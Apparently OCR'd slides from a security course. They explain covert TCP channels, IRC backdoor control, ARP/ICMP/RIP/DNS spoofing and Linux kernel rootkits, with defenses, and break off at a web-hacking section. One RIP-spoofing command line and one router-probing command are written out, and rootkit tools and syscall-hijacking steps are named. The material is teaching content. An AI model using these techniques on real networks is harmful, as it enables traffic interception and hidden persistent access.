
  S 1207959552:1207959552(0) win 512 (ttl 64, id 49408)

  Decoding:... S 1207959552/16777216 [ASCII: 72(H)]

- TCP acknowledged sequence number field – Bounce type approach

CovertTCP (continued)

TCP acknowledged sequence number field – Bounce type approach



Sends character H
ASCII=72

1) SYN =1207959552:
Source Address=Destination

Source


Bounce

2) SYN =1207959552+1:
ACK (port open)/RST (port closed)

3) SYN =1207959553:
Received= (1207959553-1)/65536*256
=(ASCII) H

Destination


IRC communication



Reliable Chat Network

- Channels regroup similar multiple clients interested in the same topic/communication
- Each channel is available on all servers
- High Fault-tolerant : deals with network partition/crashes
- IRC bouncer (proxy) assures privacy and maintenance of open channels
- Scripted/compiled automatic commands (Bots)

Malefic IRC communication



IRC channel #comm

IRC channel #comm

IRC bouncer (hides Attacker IP)

IP address and request for commands

IRC server

IRC server

IRC client hacked machine

Commands sniffer/remote shell


DCC (Direct Client to Client) allows file exchange between two clients
installation of additional hacking tools/backdoors/rootkits

IRC client A

Characteristics

- Channels are used to communicate among hacked machine and the hacker
- Hacker is hidden by the bouncer (PsyBNC for instance)
- Commonly used by worms (opening a IRC backdoor)

OTP – Obscure Transport Protocol



- Hide Network Traffic transparently to higher level applications
- Filter on attacker chosen fields (IP source address/ port/protocol)
- Exploit (source) available at www.phrack.org (issue 55)


- Difficult to address by intrusion detectors

  Example (TCP 3 way handshake):

  - 03:35:30.576331 attacker.1025 > victim.80: tcp (FIN)
  - 03:35:30.576440 victim.80 > attacker.1025: tcp (FIN ACK)
  - 03:35:30.576587 attacker.1025 > victim.80: tcp (ACK)

Sniffing in switched networks


What makes switched networks different with respect to sniffing ?


Attacker must do a "Man in the Middle " approach
Gateway 192.168.1.1
Packets destinated to 192.168.1.1 are sent only on the corresponding port
Attacker 192.168.2.20
Switch learns mapping between MAC addresses and ports
Victim 192.168.1.2

Man in the Middle Attacks for sniffing

- ARP poisoning
- ICMP redirects
- Routing redirects (RIP)

ARP poisoning




Variants :

1. ARP request without initial ARP reply
2. Combined ARP poisoning and tunneling
3. Making a hub from a switch : send a huge amount of IP/MAC bindings and overflow the switch memory

Defenses :

1. Static configuration of ports – difficult to implement !
2. Network intrusion detectors
3. Use arpwatch – to check new IP to MAC bindings


ICMP redirects



ICMP redirects are « normally « sent by routers to inform s about the existence of better routes

Abusing ICMP redirects :
Attacker advertises himself as a better route and can thus intercept the traffic.

RIP spoofing



Spoofed RIP message
adding new route
IP : 192.168.2.1
Netmask: 255.255.255.0
Gateway : 192.168.2.20

RIP (v1, v2) router
with the following route
IP : 192.168.2.1
Netmask : 255.255.255.0
Gateway : 192.168.0.1

After spoofed RIP is
received new route is
IP : 192.168.2.1
Netmask: 255.255.255.0
Gateway : 192.168.2.20

exploit : srip –metric –n 255.255.255.0 192.168.2.20 192.168.1.2 192.168.2.1

Attacking the routing protocol

- Portscan router (port 520 UDP) to check for RIP
- Ask router for its routes « rprobe –v 192.168.1.1 »
- Advertise a better metric and route


RIP vulnerabilities

1. v1 no authentication
2. V2 cleartext password !

Defending against RIP spoofing :Disable RIP / Use OSPF

DNS spoofing

Attacking the DNS:
Respond to DNS querries and route legitimate requests to your/different site



Address of www.mybank.com is : 192.168.2.5

Address of www.mybank.com

Fake DNS

Victim

Ethernet

www.evilbank.com
192.168.2.5
fake
IP spoofing must be done

Optional Denial of Service attack

Instead of going to 193.230.18.167, requests are sent to 192.168.2.5

Real DNS

www.mybank.com
193.230.180.167
Real

If Fake DNS and Victim are not on the same segment, ARP spoofing must precede

Why ?

Exploited DNS vulnerability : No authentication

Possible solution DNSSEC (securized DNS)

Defending against DNS spoofing : Intrusion Detection software

Rootkits

Rootkit=Changes to a compromised machine allowing the return and the stealth usage of this machine

Functionalities

- Backdoor type of behaviour, but more dangerous since change of the system itself is made
- Will NOT give you root/admin rights on a machine. Root access is obtained otherwise (buffer overflow/WEB hacking)
- Root access is maintained with a rootkit

Classification

- User Level rootkits operate at a user space level – change/replace applications installed on a system
- Kernel Level rootkits change the kernel in order to preserve the root access

Kernel Level Rootkits

- Modification of the system itself (Ring 0 code)
- Simpler to use then User Level Rootkits since the system itself will « lie » to any other applications (ps/netstat/ifconfig etc)
- Difficult to find by network administrators.
- Windows/Linux differences in terms of coding, for the rest, rootkits on both system do the same thing : « hide the attacker»

Kernel Level Rootkits on Linux

Entry ports to your kernel :

- /proc = virtual directory giving you access to processes, kernel exported symbols and network configuration.
- /dev/kmem and /dev/mem live memory of the system.

Attack methods :

1. Loadable Kernel Modules
2. Direct modification of the /dev/kmem
3. Direct modification to the kernel image on the disk
4. Kernel Mode Linux

Attack Method

Loadable Kernel Modules are run-time dynamic extensions to the kernel (see insmod, lsmod, rmmod commands)

Attack method : Attacker inserts kernel module performing the following operations :

1. Hijacking the SyS_Table
    - Intercept SYS_execve call (for instance if tripwire is launched by sysadmin, then return « original » hashcodes for altered files. Another usage is to execute altered sshd/login daemons
    - Intercept SYS_open/Sys_read call (for instance to hide files/directories on a machine, hide IP addresses exisiting in the logs)
    - Intercept SYS_write (for instance logging of attacker's IP address will be disabled)
    - Hide the existence of the rootkit (lsmod will not dislay it)
2. Make rootkit survivable after a reboot
    1. Alter init dameon to start rootkit
    2. Rootkit will not show that init daemon was altered

Attack 1 (Exploits)

Adore

- Includes backdoor
- Hides/unhides processes
- Stealthy
- Execute any program as root

Kernel Intrusion System (KIS)

- Powerful GUI for configuration working across a network
- Encrypted channel
- Non-promiscuous sniffing backdoor
- More difficult to install than Adore

Attack 2 : going after /dev/kmem

Approach: attack systems without support for loadable kernel modules (or protected as in the previous slide)

Proof of concept : Super User Control Kit (SuckIt) by Sd and Devik which is a standalone rootkit

Possibilities :

- Modify system call table directly in /dev/kmem
- Possible hijacking of any system call into live kernel
- Rootkit contains : sniffer/backdoor/file hiding capabilities

Attack 3 : going after the kernel image file

Approach: Directly modify kernel image on disk

1. The brute force way : Compile a new kernel on another machine and then install it on the attacked one
   - Difficult to cope with differences between the architectures
   - Not very stealthy
2. Patch the kernel image file on the disk – exploit published in phrack magazine (issue 60) by Jbtzhm
3. Similar exploit for Windows. 1 bit change and all protection mechanisms are disabled –exploit by Hoglund : www.rootkit.com

Task 2

- Illustration of simple NetCat usage
- Illustration of a kernel level rootkit
- Code review of a simple loadable kernel module

Section 3:

Web Kung-Fu

What is Web Hacking ?

Penetrate the network using web applications and servers

How is this done

1. Exploit vulnerable servers (SSL buffer overflows, directory traversal, etc)
2. Exploit weak configurations
3. Exploit web applications

Exploiting web servers and configuration

Software :

- A server is just a piece of software, therefore it can be broken if software is not well written
- Famous examples
  - SSL buffer overflows against Apache
